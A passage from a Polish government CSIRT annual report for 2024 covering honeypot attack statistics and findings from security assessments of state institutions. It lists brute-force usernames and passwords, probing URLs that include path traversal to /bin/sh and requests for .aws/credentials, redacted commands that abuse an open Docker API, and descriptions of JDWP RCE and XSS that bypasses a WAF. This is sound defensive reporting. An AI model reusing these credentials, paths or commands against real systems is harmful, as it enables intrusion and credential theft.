Wśród alarmów Typu 2 w 2024 roku najwięcej przepływów zostało zanotowanych w podmiotach skategoryzowanych jako Infrastruktura Krytyczna (42,45%). Porównując wyniki do roku 2023, zaobserwować można wzrost zainteresowania sieciami operatorów infrastruktury krytycznej. Wygenerowane alarmy pozwalają określić kierunki zainteresowań osób i/lub grup przeprowadzających skanowania.




Wykres 16. Procentowy podział przepływów alarmów typu 2 w instytucjach

Alarmy **Typu 3 i 4** stanowiły odpowiednio 1,70% oraz 0,16% wszystkich przepływów, co wprost wynika z wygenerowania sygnatury IDS w oparciu o obserwowane komunikacje lub dopasowania do sygnatury IDS niewidzianej w systemie od pewnego czasu. Ma to miejsce zarówno przy wygenerowaniu nowej sygnatury IDS, jak i przy aktualizacji uprzednio wygenerowanej sygnatury.

Alarmy **Typu 5** to infekcje wewnętrzne identyfikowane na podstawie niepożądanej komunikacji z elementami sieci objętymi systemem ARAKIS GOV.

Najbardziej aktywnym krajem pod kątem liczby generowanych przepływów w 2024 roku jest ponownie USA (26% przepływów). W porównaniu do 2023 roku, w pierwszej 10 najaktywniejszych państw powtarza się osiem krajów oraz dodatkowo po raz pierwszy Azerbejdżan i Specjalny Region Administracyjny Chińskiej Republiki Ludowej Hong Kong.



Wykres 17. Rozkład źródeł ataków na sieci monitorowane przez system ARAKIS GOV pod kątem liczby generowanych przepływów

Wartym zaznaczenia jest fakt, iż liczba przepływów z poszczególnych krajów należących do grupy TOP 10 stanowi aż 80% wszystkich wygenerowanych przepływów zanotowanych przez system ARAKIS GOV w 2024 roku. Stanowi to spadek względem roku 2023 o 2 punkty procentowe.

Biorąc pod uwagę specyfikę sieci Internet (tzw. brak granic), infrastruktura teleinformatyczna podmiotów generujących przepływy w stronę systemu ARAKIS GOV może być rozproszona oraz zlokalizowana na terytorium dowolnych państw na całym świecie. W związku z powyższym zaprezentowana statystyka odzwierciedla lokalizację złośliwej infrastruktury sieciowej w poszczególnych krajach.

ARAKIS GOV – charakterystyka wybranych zagrożeń

W tabeli poniżej zaprezentowano informacje o portach docelowych, na które wygenerowano największą liczbę przepływów celem identyfikacji istniejących zasobów teleinformatycznych bądź prób ich eksploitacji.

L.p.	DOCELOWY PORT	LICZBA PRZEPŁYWÓW	OPIS
1	22	209 655 929	SSH
2	445	77 442 296	SMB
3	80	40 697 305	HTTP
4	23	40 195 708	Telnet
5	443	21 396 903	HTTPS
6	8728	18 182 036	Mikrotik API
7	2345	10 173 172	DBM
8	3389	9 858 114	RDP
9	8080	9 528 472	HTTP/S
10	25	9 444 386	SMTP

Tabela 4. Zidentyfikowane w 2024 roku skanowania i próby eksploitacji usług na podstawie danych z systemu ARAKIS GOV

W roku 2024 najczęściej wykorzystywanym protokołem było SSH działające na porcie 22 oraz SMB działający na porcie 445. Fakt ten pokazuje, że głównym celem osób/grup prowadzących rekonesans jest zidentyfikowanie i zdobycie zdalnego dostępu do podatnych maszyn znajdujących się w sieci Internet oraz próby dostępu do zasobów. Można również w dalszym ciągu zaobserwować znaczące zainteresowanie usługą API dla routerów Mikrotik, co może mieć związek z podatnością CVE-2023-41570 dotyczącą błędu implementacji list kontroli dostępu do REST API.

W 2024 roku zidentyfikowano 24 264 123 alerty reguły SNORT do obserwowanego ruchu sieciowego związanego z wykrytym ruchem wykorzystującym protokół SSH. W porównaniu do roku 2023 (9 667 575 alertów) jest to ponad dwukrotny wzrost oraz ponad czterokrotny wzrost względem roku 2022, w którym obserwowany ruch sieciowy został dopasowany do tej reguły 5 489 178 razy.

L.p.	LICZBA PRZEPŁYWÓW	REGUŁA SNORT
1	24 264 123	ET SCAN Potential SSH Scan OUTBOUND
2	6 734 759	ET SCAN SSH BruteForce Tool with fake PUTTY version
3	6 003 979	ET SCAN Suspicious inbound to MSSQL port 1433
4	4 921 445	ET INFO SSH-2.0-Go version string Observed in Network Traffic
5	3 206 663	ET SCAN Suspicious inbound to mySQL port 3306
6	1 794 056	ET SCAN Suspicious inbound to PostgreSQL port 5432
7	957 138	ET SCAN Suspicious inbound to Oracle SQL port 1521
8	906 753	ET SCAN Sipvicious User-Agent Detected (friendly-scanner)
9	608 523	ET SCAN Sipvicious Scan
10	354 846	ET SCAN Behavioral Unusual Port 445 traffic, Potential Scan or Infection

Tabela 5. Najczęściej dopasowane reguły do ruchu sieciowego widzianego przez system ARAKIS GOV

Poniżej przedstawiono 20 najpopularniejszych nazw użytkownika oraz haseł stosowanych do prób nieautoryzowanego łączenia się do usług w sieciach teleinformatycznych podmiotów wdrożonych do systemu ARAKIS GOV.

L.p.	TOP 20 LOGINÓW	TOP 20 HASEŁ
1	root	123456
2	admin	123
3	user	password
4	ubuntu	admin
5	sa	12345678
6	test	1234
7	postgres	1
8	oracle	root
9	debian	test
10	ftpuser	12345
11	git	111111
12	deploy	123456789
13	guest	P@ssw0rd
14	steam	123123
15	mysql	abc123
16	es	ubuntu
17	administrator	1234567890
18	dev	admin123
19	hadoop	qwerty
20	user1	1qaz@WSX

Tabela 6. Top 20 loginów, haseł wykorzystywanych w połączeniach do usług ARAKIS GOV

Poniżej przedstawiono 20 najpopularniejszych URL najczęściej wykorzystywanych przy rozpoznaniu usług http/s w sieciach teleinformatycznych podmiotów uczestniczących w projekcie ARAKIS GOV.

TOP 20 URL
/index.php
/.env
/.git/config
/_profiler/phpinfo
/cgi-bin/luci/%3Bstok%3D/locale
/login.asp
/robots.txt
/geoserver/web/
/.aws/credentials
/cgi-bin/../../../../../../../../../bin/sh
/cgi-bin/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/%252e%252e/bin/sh
/.aws/config
/phpinfo
/aws/credentials
/sitemap.xml
/phpinfo.php
/login.rsp
/actuator/gateway/routes
/?XDEBUG_SESSION_START=phpstorm
/boaform/admin/formLogin

Tabela 7. 20 najpopularniejszych URL wykorzystywanych najczęściej przy rozpoznaniu usług http/s

W wyniku analizy danych agregowanych przez system ARAKIS GOV, Zespół CSIRT GOV odnotował także liczne próby wykorzystania znanych podatności. Poniżej przedstawiono wybrane z nich wraz z przykładowymi zapytaniami wysyłanymi do honeypotów będących częścią systemu ARAKIS GOV.

- TP-Link Archer AX21 (CVE-2023-1389)

Obserwowane były próby ataków wykorzystujące podatność CVE-2023-1389 o stopniu krytyczności w skali CVSS:3.1 określonym na 8.8, polegającą na możliwości nieuwierzytelnionego wstrzykiwania poleceń w interfejsie API locale dostępnym za pośrednictwem interfejsu zarządzania siecią.

URL powiązany z podatnością:

/cgi-bin/luci/%3Bstok%3D/locale

- Geoserver (CVE-2024-36401 oraz CVE-2024-36404)

Na początku drugiej połowy 2024 roku Zespół CSIRT GOV zarejestrował zwiększoną aktywność związaną z eksploitacją podatności w oprogramowaniu GeoServer. Podatności te zostały oznaczone jako CVE-2024-36401 oraz CVE-2024-36404, o stopniu krytyczności w skali CVSS:3.1 określonym na 9.8 w obydwu przypadkach.

Podatność CVE-2024-36401 pozwalała na zdalne wykonanie kodu przez nieuwierzytelnionego atakującego z wykorzystaniem właściwie spreparowanych parametrów żądania OGC (Open Geospatial Consortium). Podatność CVE-2024-36404 umożliwiała atakującemu zdalne wykonanie kodu, jeśli aplikacja używała niektórych funkcji GeoTools do oceny wyrażeń XPath dostarczonych przez użytkownika.

GeoServer to oprogramowanie open source, za pomocą którego użytkownicy otrzymują możliwość udostępniania oraz edycji danych geoprzestrzennych. W wersjach poprzedzających 2.23.6, 2.24.4 i 2.25.2 wiele parametrów żądania OGC umożliwiało nieuwierzytelnionemu użytkownikowi zdalne wykonanie kodu poprzez specjalnie spreparowane dane wejściowe w domyślnej instalacji przedmiotowego oprogramowania. Powodem wystąpienia luki jest niebezpieczna funkcja w bibliotece GeoTools wykorzystywanej przez GeoServer. Wspomniana funkcja oceny XPath jest przeznaczona do użytku wyłącznie przez złożone typy obiektów, jednakże stosowana jest również – nieprawidłowo – do oceny prostych typów obiektów. Potwierdzono, iż na skutek powyższej anomalii lukę tę można było wykorzystać za pomocą żądań OGC, takich jak WFS GetFeature, WFS GetPropertyValue, WMS GetMap, WMS GetFeatureInfo, WMS GetLegendGraphic i WPS Execute. Atakujący za pomocą żądania wykorzystującego powyższe parametry mogą doprowadzić do wykonania dowolnego złośliwego kodu po przetworzeniu żądania przez podatną instancję oprogramowania GeoServer.

URL powiązany z podatnością:
/geoserver/web/

6


OCENA BEZPIECZEŃSTWA SYSTEMÓW TI

Ocena bezpieczeństwa – podsumowanie

Jednym z zadań realizowanych w ramach Zespołu CSIRT GOV jest ocena bezpieczeństwa systemów teleinformatycznych instytucji administracji rządowej oraz infrastruktury krytycznej[59]. W 2024 roku, zgodnie z planem przyjętym na ten rok, przeprowadzone zostały oceny w 14 instytucjach, w których oceniono łącznie 64 segmenty sieci/systemów teleinformatycznych oraz 26 domen/subdomen i stron WWW[60].

W ramach wykonanych ocen bezpieczeństwa Zespół CSIRT GOV przeprowadził szereg testów mających na celu identyfikację istotnych podatności wpływających na bezpieczeństwo infrastruktury teleinformatycznej ocenianych podmiotów. Do rzeczonych testów należało pasywne oraz aktywne zbieranie informacji, identyfikacja podatności architektury systemów i usług sieciowych, aplikacji www, wykorzystanie podatności oraz analiza wpływu wykorzystania czynników inżynierii społecznej.

W wyniku przeprowadzonych ocen bezpieczeństwa Zespół CSIRT GOV dokonał identyfikacji szeregu podatności od stopnia niskiego, aż do błędów należących do kategorii krytycznych. Poniższy wykres przedstawia zestawienie zidentyfikowanych podatności, które zostały opisane w przygotowanych raportach z przeprowadzonych ocen bezpieczeństwa i przesłane do instytucji, których systemy podlegały ocenie.



Wykres 18. Wykryte podatności w 2024 r.

[59] Art. 32a ustawy z dnia 24 maja 2002 r. o Agencji Bezpieczeństwa Wewnętrznego oraz Agencji Wywiadu oraz Agencji Wywiadu oraz Rozporządzenie Prezesa Rady Ministrów z dnia 19 lipca 2016 r. w sprawie przeprowadzania oceny bezpieczeństwa związanej z zapobieganiem zdarzeniom o charakterze terrorystycznym

[60] Decyzja nr 42 Szefa Agencji Bezpieczeństwa Wewnętrznego z dnia 22 września 2023 r. w sprawie przeprowadzania przez Agencję Bezpieczeństwa Wewnętrznego ocen bezpieczeństwa systemów teleinformatycznych na 2024 r.

Jako najważniejszą grupę podatności identyfikowano zagrożenia krytyczne oraz wysokie. Poniżej ujawnione przykłady:

Niezaktualizowane wersje oprogramowania występujące w szeregu systemów oraz usług wykorzystywanych przez podmioty, dotyczące przede wszystkim:

- Apache HTTP Server
- OpenSSL
- VMware

Niewspierane wersje oprogramowania

- Microsoft Windows 2008 R2 std. – koniec wsparcia 14 stycznia 2020 r.[61]
- Microsoft SQL Server 2008 R2 – koniec wsparcia 9 lipca 2019 r.[62]
- FreeBSD 12 – koniec wsparcia 11 grudnia 2020 r.[63]
- PHP 7.4 – koniec wsparcia 28 listopada 2022 r.[64]
- VMware 6.7.x – koniec wsparcia 15 listopada 2023 r.[65]

Usługi / protokoły podatne na ataki

- NTP
- Telnet
- OpenSSH
- JDWP (Java Debug Wire Protocol)
- SSL

[61] https://learn.microsoft.com/pl-pl/troubleshoot/windows-server/windows-server-eos-faq/end-of-support-windows-server-2008-2008r2
[62] https://learn.microsoft.com/pl-pl/previous-versions/troubleshoot/sql/install/end-support-sql-server-2008
[63] https://www.freebsd.org/releases/
[64] https://www.php.net/eol.php
[65] https://knowledge.broadcom.com/external/article?legacyId=89305

Dostęp anonimowy, bez wymaganego uwierzytelnienia lub na postawie domyślnych haseł:

- SMTP
- Memcached
- SMB
- phpMyAdmin
- SNMP
- Redis
- Docker API
- NFS
- ElasticSearch
- VMware Aria

Podatności aplikacji webowych

- XSS
- Enumeracja użytkowników
- Ominięcie uwierzytelnienia, w tym ominięcie 2FA
- Blind SQL Injections

Ocena bezpieczeństwa – przykładowe wykryte podatności

1. Niezabezpieczony dostęp do Docker API

Dostęp równoznaczny z dostępem do serwera jako użytkownik z najwyższymi uprawnieniami – root.

```
WARNING: API is accessible on http://0.0.0.0:2375 without encryption. Access to the remote
API is equivalent to root access on the host. Refer to the 'Docker daemon attack surface' section
in the documentation for more information: https://docs.docker.com/go/attack-surface/
```

Rysunek 55. Ostrzeżenie z Docker API

```
CONTAINER ID   IMAGE                                    COMMAND                  CREATED
STATUS         PORTS                                    NAMES
f80082c999dd   <<...cięcie...>>        "/docker-entrypoint...."   2 weeks ago    Up 2 weeks
80/tcp<<...cięcie...>>
bce63d6b6359   <<...cięcie...>>        "/docker-entrypoint...."   2 weeks ago    Up 2 weeks
80/tcp<<...cięcie...>>
830f0260c9da   << ...cięcie... >>
```

Rysunek 56. Wynik polecenia: $ docker -H adres.ip:2375 ps

Z przejętych zasobów/informacji umieszczonych w kontenerach Dockera kompromitacji uległy m.in. konta domenowe AD, dostępy do baz danych, poświadczenia do usługi Amazon S3 itp. Konta domenowe wykorzystywały proste hasła, jak na przykład *Wiosna2024!* lub *Wiosna!2024*.

Kontenery utrzymywane przez usługę Dockera zostały również niewłaściwie przygotowane do realizacji określonej usługi. Środowisko produkcyjne posiadało liczne nadmiarowe narzędzia, które ze względu na jego zadanie nie powinny się na nich znajdować, np. narzędzie nmap.

```
└─$ docker -H [redacted]:2375 exec -it 4b[redacted] nmap ldap[redacted].pl
Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-17 13:54 CEST
Nmap scan report for ldap[redacted].pl ([redacted])
Host is up (0.0016s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
88/tcp   open  kerberos-sec
389/tcp  open  ldap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Rysunek 57. Skanowanie kontrolera domeny z kontenera utrzymywanego przez usługę Docker

Kontener wykorzystywany do świadczenia usługi ngnix powinien posiadać jedynie niezbędne elementy zapewniające jego prawidłowe funkcjonowanie, tak aby zminimalizować możliwość wykorzystania nadmiarowych usług, w tym przypadku do skanowania sieci wewnętrznej. Wszelkie nadmiarowe elementy powinny być usunięte już na etapie tworzenia obrazu.

2. Wykrycie poświadczeń głównego administratora domeny na udziale sysvol


Przy użyciu komendy *findstr*[66] przeszukany został zdalny zasób *\\domena\sysvol*[67]. W wyniku przeszukania wykryto poświadczenia użytkownika *\\domena\Administrator* (jawnym tekstem) w pliku *net.bat*. Przeznaczenie tego pliku to zamontowanie drukarki.

Rysunek 58. Fragment zrzutu ekranu pliku z hasłem

Dostęp do udziału sysvol możliwy był dla każdego użytkownika w ramach Active Directory.


3. Wysokie uprawnień użytkownika MSSQL

W wyniku ataku Password Spraying uzyskano dostęp do udziału sieciowego, który zawierał kod źródłowy aplikacji webowej. W strukturze kodu znaleziono plik konfiguracyjny z danymi uwierzytelniającymi użytkownika usługi MSSQL. Podczas rekonesansu silnika bazodanowego za pomocą przejętych poświadczeń wykryto, że użytkownik ten ma nadane wysokie uprawnienia, pozwalające na rekonfigurację serwera bazodanowego. Wykorzystano to w celu wykonania poleceń bezpośrednio na systemie operacyjnym.



Rysunek 59. Wynik rekonfiguracji serwera

[66] https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/findstr
[67] https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/site-functions



Rysunek 60. Eskalacja uprawnień

4. Ujawnienie danych uwierzytelniających poprzez fuzzing i directory listing

Na porcie 8085/tcp wykryta została usługa HP Web Jetadmin ver. 10.5.114213 (10.5 SR1). W wyniku działania narzędzi do fuzzingu (wfuzz) wykryto niezabezpieczony dostęp do katalogu z logami.

Rysunek 61. Directory listing serwera adres.ip, port 8085/tcp, usługa HP Web Jetadmin

Dzięki włączonej opcji Directory listing możliwa była szybka identyfikacja zasobów w danej ścieżce i przejście bezpośrednio do dalszej analizy i ataku na kolejne zasoby.

Podczas szczegółowej analizy plików okazało się, że zawierały one dane uwierzytelniające użytkowników (skompromitowano 166 kont) domeny Microsoft Active Directory oraz numery PIN przeznaczone do autoryzacji wydruków systemu zarządzającego drukiem. Przechwycone dane pozwoliły skompromitować wiele kont w domenie, w tym jedno z nich okazało się być członkiem DomainAdmins.

5. RCE - Java DebugWireProtocol (JDWP)

Java DebugWireProtocol (JDWP) to protokół używany do komunikacji między debuggerem a maszyną wirtualną Java. Nie używa żadnego uwierzytelnienia i może zostać wykorzystany do wykonania zdalnego polecenia (Remote Code Execution, RCE).

```
msf6 > services -u -p 8787
Services
========

host        port  proto  name  state  info
----        ----  -----  ----  -----  ----
1[redacted] 8787  tcp    jdwp  open   Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_202
1[redacted] 8787  tcp    jdwp  open   Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_202
1[redacted] 8787  tcp    jdwp  open   Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_202
1[redacted] 8787  tcp    jdwp  open   Java Debug Wire Protocol (Reference Implementation) version 1.8 1.8.0_202
```

Rysunek 62. Wykryto cztery serwery z JDWP

```
whoami
wildfly
```

Rysunek 63. Wynik polecenia whoami na zdalnym serwerze


6. Cross Site Scripting (XSS)

Poprzez wysłanie żądania typu POST pod adres *https://[redacted]/4ses/servlet/MainServlet?wbts:page=core.search.results.list* istniała możliwość wstrzyknięcia kodu JavaScript w parametr search_text. Brak walidacji po stronie serwera powodował, iż wstrzyknięty kod zwracany w odpowiedzi http był wykonywany przez przeglądarkę użytkownika–ofiary ataku (XSS Reflected).


Należy zwrócić uwagę, że aplikacja była chroniona przez rozwiązanie WAF, które blokuje próby wstrzyknięcia popularnych metod JavaScript wykorzystywanych do wykrywania podatności XSS, np. metodę *alert()*. Korzystanie z dobrze skonfigurowanej ochrony WAF jest jak najbardziej zalecane, ale należy mieć świadomość, że WAF może nie wykryć wszystkich możliwych wektorów ataku – dlatego istotne jest,

aby oprócz takiej ochrony zadbać również o właściwe zabezpieczenie przez atakami XSS na poziomie tworzenia aplikacji. Przykładowo, w poniższym przykładzie użyto metody JavaScript *fetch()*, która służy do wysyłania zapytań HTTP, co umożliwiło skuteczne wykonanie XSS pomimo ochrony WAF.

Poniżej znajdują się zrzuty z przeprowadzonego ataku. Na pierwszym widać sposób wstrzyknięcia złośliwego kodu, na drugim uwidoczniony jest moment nadejścia żądania na kontrolowany przez atakującego endpoint HTTP, co udowodniło, iż wstrzyknięty kod został wykonany przez przeglądarkę ofiary.




Rysunek 64. Payload XSS



Rysunek 65. Wykonanie złośliwego kodu

Na kolejnych zrzutach z ekranu widać jak blokowana jest próba wstrzyknięcia metody JavaScript *alert()* przez rozwiązanie WAF.



Rysunek 66. Blokowanie alertu przez WAF

7. Umieszczenie wrażliwych danych w logach aplikacji

Na szeregu serwerów dostępnych w sieci wewnętrznej, na porcie 5050 opublikowane były logi aplikacji. W logach umieszczone były dane dot. zalogowania użytkownika, w tym zapytania wykonane przez użytkownika oraz parametry związane z sesją zalogowanego użytkownika. Przykład przedstawiony został poniżej:

Rysunek 67. Fragment z logów serwera, port 5050/tcp


Wysłanie specjalnie spreparowanego zapytania do aplikacji z wykorzystaniem przejętych parametrów sesji zalogowanego użytkownika spowodowało przejęcie sesji tego użytkownika.

Rysunek 68. Konto użytkownika

Należy podkreślić, iż wykorzystanie ciasteczek sesyjnych odnalezionych na serwerach logów pozwoliło ominąć wszelkie zabezpieczenia, w tym również brak znajomości loginu i hasła, a także uwierzytelnienie dwuetapowe (2FA).

8. Włączony tryb DEBUG w produkcyjnej aplikacji

W produkcyjnej aplikacji napisanej w języku Python z wykorzystaniem frameworka Django ujawniono, że twórcy aplikacji zostawili włączony tryb DEBUG, co powodowało wyświetlanie w przeglądarce użytkownika szczegółów konfiguracji wraz z wrażliwymi informacjami podczas wywołania błędu aplikacji.



Rysunek 69. włączony tryb DEBUG

7

POZOSTAŁE DZIAŁANIA ZESPOŁU CSIRT GOV

Ćwiczenia Zespołu CSIRT GOV w 2024 roku

W 2024 roku Zespół CSIRT GOV brał udział w ćwiczeniach ogólnokrajowych, jak również zagranicznych, które miały na celu podniesienie kwalifikacji w obszarze cyberbezpieczeństwa, a także doskonalenie koordynacji współpracy z innymi zespołami CSIRT poziomu krajowego oraz zagranicznymi.

